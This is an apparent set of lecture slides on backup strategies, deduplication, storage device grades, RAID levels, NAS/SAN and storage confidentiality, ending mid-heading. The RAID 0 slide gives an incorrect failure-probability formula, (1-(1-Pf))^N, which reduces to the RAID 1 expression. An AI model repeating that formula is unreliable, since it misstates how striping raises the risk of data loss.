
**Legal framework implies a special care**

- When dealing with personal data
- Frequently impose a retention policy
  - Backups should expire after some time


# Backup Types: Differential

---

# Backups types: Differential



# Backups types: Incremental



<http://www.teammlead.co.uk/>

# Backups types: Incremental

---

		Totals			Existing Files		New Files	
Backup#	Type	#Files	Size/MB	MB/sec	#Files	Size/MB	#Files	Size/MB
<a href="#">657</a>	full	143905	7407.3	2.07	143870	7360.4	59	46.9
<a href="#">658</a>	incr	47	47.6	0.03	33	40.0	29	7.6
<a href="#">659</a>	incr	153	39.5	0.02	132	32.1	36	7.4
<a href="#">660</a>	incr	118	52.2	0.03	78	12.1	70	40.1
<a href="#">661</a>	incr	47	47.4	0.02	32	40.0	32	7.4
<a href="#">662</a>	incr	47	47.5	0.02	33	40.0	29	7.5
<a href="#">663</a>	incr	47	47.5	0.01	33	40.2	29	7.3
<a href="#">664</a>	incr	232	53.3	0.03	211	46.0	36	7.4
<a href="#">665</a>	incr	91	51.4	0.05	35	1.2	85	50.2
<a href="#">666</a>	incr	89	45.7	0.05	71	38.0	37	7.6
<a href="#">667</a>	incr	47	47.7	0.02	18	9.2	44	38.5
<a href="#">668</a>	incr	47	47.8	0.02	21	34.0	41	13.8
<a href="#">669</a>	full	143937	7407.8	3.05	143824	7396.8	185	11.2
<a href="#">670</a>	incr	95	35.0	0.04	68	27.0	54	8.0

# Backups: Compression

---

**Uses lossless compression algorithms and solutions**

- Ex: ZIP

**Copy only some parts of the information**

- Only modified files

**Deduplication**

- Only store unique files/blocks
- Usually using full copy with offline deduplication
  - Of disk blocks using specific image formats
  - Of files using hard links

# Backups: Compression and Deduplication

			Existing Files			New Files		
Backup#	Type	Comp Level	Size/MB	Comp/MB	Comp	Size/MB	Comp/MB	Comp
<a href="#">657</a>	full	3	7360.4	6244.5	15.2%	46.9	9.4	80.0%
<a href="#">658</a>	incr	3	40.0	9.0	77.6%	7.6	1.7	76.9%
<a href="#">659</a>	incr	3	32.1	8.6	73.1%	7.4	1.7	77.3%
<a href="#">660</a>	incr	3	12.1	3.2	74.0%	40.1	9.0	77.6%
<a href="#">661</a>	incr	3	40.0	8.3	79.4%	7.4	1.7	76.7%
<a href="#">662</a>	incr	3	40.0	8.8	77.9%	7.5	1.7	76.8%
<a href="#">663</a>	incr	3	40.2	8.3	79.3%	7.3	1.7	77.2%
<a href="#">664</a>	incr	3	46.0	12.3	73.2%	7.4	1.7	77.1%
<a href="#">665</a>	incr	3	1.2	0.4	68.2%	50.2	10.5	79.2%
<a href="#">666</a>	incr	3	38.0	9.1	76.0%	7.6	1.9	74.8%
<a href="#">667</a>	incr	3	9.2	1.2	86.5%	38.5	8.4	78.2%
<a href="#">668</a>	incr	3	34.0	7.2	78.9%	13.8	3.4	75.4%
<a href="#">669</a>	full	3	7396.8	6251.1	15.5%	11.2	2.9	74.5%
<a href="#">670</a>	incr	3	27.0	6.5	76.0%	8.0	2.0	75.7%

```
$ du -hs 669  
6.2G 669  
$ du -hs 657  
6.2G 657
```

```
$ du -hs 669 657  
6.2G 669  
106M 657  
6.3G total
```

du ignores duplicated hard links

# Backups: Levels

---

## Applications

- Extract data from applications (e.g. mysqldump)
- Represent a consistent view of the application
  - May be required to block the application state (e.g. Database changes)
- May be repeated for each individual application

## Files

- Copy of individual files
- May backup any application in a filesystem
- State may be inconsistent
  - E.g. open files without data written, or applications change many files at once

# Backups: Levels

---

## Filesystem

- Internal features provided by each individual filesystem
- Creation of periodic snapshots with record of all changes or current state
- May allow the recovery of individual files, or the entire filesystem

## Device Blocks

- Copy of all blocks of a storage medium
- Independent of the filesystem or operation system in use
- May be implemented by the storage infrastructure
  - Transparent and without any impact to applications

# Backups: Location of data

---

## **In the same volume or in the same server**

- Allow users to rapidly recover information
- Protects against changes/deletions made by users
- May not protect against hardware malfunction
  - E.g. macOS Timemachine

## **In a system location in the same infrastructure**

- Also with fast access time
- Protects against isolated storage failures
- Doesn't protect data against events with broader reach
  - Floods, fire, robbery
- Examples: Most enterprise storage solutions, backuppc, TimeCapsule, Borg, Kopia

# Backups: Location of data

---

## Remote (off-site)

- Implemented to a system outside the local datacenter
  - Dedicated service or through the internet
    - E.g. Amazon S3, or to servers in a dedicated datacenter
    - Encryption if recommended (or mandatory) in the case of external services!
- Implemented with specialized secure transport
  - Armored car transporting backups to a secure place
- Allow recovery even if far reaching events occur
  - Terrorism, Earthquake
- Recovery will be slower
  - Limited by the speed of a network link or the physical transport

# Selecting Storage Devices

---

## **There are different device grades: Enterprise vs Desktop**

- Different construction quality and recovery features
- Different MTBF: Mean Time Between Failures
  - Enterprise HDD: 1.2M hours, at 45°C, working 24/7, 100% use rate (1)
  - Desktop HDD: 700K hours, at 25° , working 8/5, 10-20% use rate(1)

## **Adjusted to each use case**


- Write intensive vs Read Intensive
- NAS vs Video vs Desktop vs Cold Storage vs Data Center
  - Differences in power consumption, reliability and performance

## **Adjusted to a specific performance level**

- Tier 0: Highest performance, low capacity (PCIe NVME SLC SSD)
- Tier 1: Some performance, high capacity and availability (M2 SATA SSD)
- Tier 3: Low performance, high capacity, low price (SATA HDD)


# Controlled Environment and Equipment

Failure Rate of a Seagate Drive




Hard Drive Failure Rates by Manufacturer


All drive sizes for a given Manufacturer are combined



# Controlled Environment and Equipment



# Controlled Environment and Equipment



© ASHRAE graphic reformatted by Condair

# RAID: Redundant Array of Inexpensive Drives

---

## **Improves the survivability of information**

- Data is only lost after several devices are lost
- The number of lost devices is configurable

## **Low cost and efficient solution**

- Can use cheap, lower quality hardware
- Can improve read and write performance

## **RAID doesn't replace backups**

- Only tolerates the failure of a limited number of devices
- Cannot cope with user mistakes (file modification/deletion)

## **RAID can even increase the failure probability**

- As it can be tweaked towards performance

# RAID 0 (Striping)

## Objectives

- Speedup data access

## Approach


- Access disks in parallel
- Striping
  - Data is split in small chunks (stripes)
  - Stripes are stored among all disks in a distributed manner

## Advantages


- May speedup performance as a factor of the number of disks

## Disadvantages

- May increase the probability of losing data
  - If  $P_f$  is the probability of failure of a single disk, a RAID 0 volume with  $N$  disks will have a failure probability of  $(1 - (1 - P_f))^N$
- Increases the number of devices
  - At least it will double the number



# RAID 1 (Mirroring)



## Objectives

- Tolerate the failure of disks

## Approach

- Data duplication (mirroring)
  - Sincronized writing
  - Distributed read from any disk with or without comparison from another disk

## Advantages

- Decreases the probability of data loss
  - Considering the probability of failture of a single disk  $P_f$ , the probability of failure with  $N$  disks is  $(P_f)^N$


## Disadvantages

- Storage inefficiency
  - Will lose at lease 50% of the total capacity. For 3 disks it will lose 66%... Loss is  $(N-1)/N$
- Increase the number of devices
  - At least to the double

# RAID 0+1 (Nested)

## Objectives

- Benefits of RAID 0 (performance)
- Benefits of RAID 1 (resilience)




## Approach

- A RAID 0 volume
  - Of RAID 1 volumes
- Result: Mirroring of striped volumes

## Disadvantages

- Storage capacity waste
  - At least 50%
- Increase the number of devices

# RAID 4



## Objectives

- Have some resilience as RAID 1
- With a performance close to RAID 0

## Approach

- Store data in N-1 disks
- Store parity data in a additional disk
  - Total waste is dependent on the capacity and number of disks
  - Data from any N-1 disk can be used to recreate another one


## Disadvantages

- Requires at least 3 disks
  - Updating parity data is complex and will require specific hardware
    - Imposes the need to read before any write
      - Read data from existing block (e.g. C1)
      - Read block from parity disk (Cp)
      - Compare old data block with new, and change the parity block (Cp')
      - Write the new data block (C1')
      - Write the new parity block (Cp')
  - Writes must be serialized due to the existence of a parity disk
  - Recovery is way more complex than with RAID 1

# RAID 5

## Objectives

- Similar to RAID 4 but with higher write efficiency



## Approach

- Distribute the parity blocks among all disks
- Waste is similar to RAID 4
- Write concurrency is improved


## Disadvantages

- More complex to be implemented

# RAID 6

## Objectives

- Improve the reliability of RAID 5



## Approach

- Use 2 parity blocks, distributed among all disks
- Capacity waste will be higher than in RAID 5 (eq to 2 disks)
- Concurrency is slightly worse than with RAID 5

## Advantages

- Allows the failure of two disks without data loss

## Disadvantages

- Even more than than RAID 5

# NAS and SAN

---

## **NAS: Network Attached Storage**

- Storage system available in the network
- Frequently created with RAID disks
- Cost: Hundreds to Thousands of Euro

## **SAN: Storage Area Network**

- Set of systems available in a network
- Implemented distributed storage with redundancy
- Cost: Hundreds of Thousands to Millions of Euro

## **Advantages**

- Allow centralizing the storage policies
- Provide a normalized interface, independent of the real storage
- May be used to distributed backups

# Confidentiality of Data Storage

---

# Problems

---

**The protections provided by a traditional filesystem are limited**

## Physical Protections

- FS is limited to a physical device

## Logical Protections

- Access Control to files, controlled by the operating system
- Using ACLs or other confinement mechanisms

# Problems

---

**There is a relevant number of situations where standard protections are irrelevant**

**When there is direct and physical access to devices**

- Access to host devices (laptops, smartphones, servers)
- Access to external storage devices
  - Tapes, CDs, DVDs, SSDs, NAS

**Access through the system with the correct rights**

- Non ethical access by system administrators
- With impersonation attacks

# Problems

---

**There is a prevalence of distributed storage**

**It imposes trusting multiple administrators, sometimes unknown**

**Authentication is made remotely**

- Sometimes it is not clear what is the security level of said methods
- Storage Provider may have unkown integrations
- Interaction models are complex, through external networks
- Multiple entities involved

**Information is transmitted through communication channels**

- May violate Confidentiality, Integrity and create Privacy issues

# Solutions: Encrypt data

---

## Encryption/Decryption of file contente

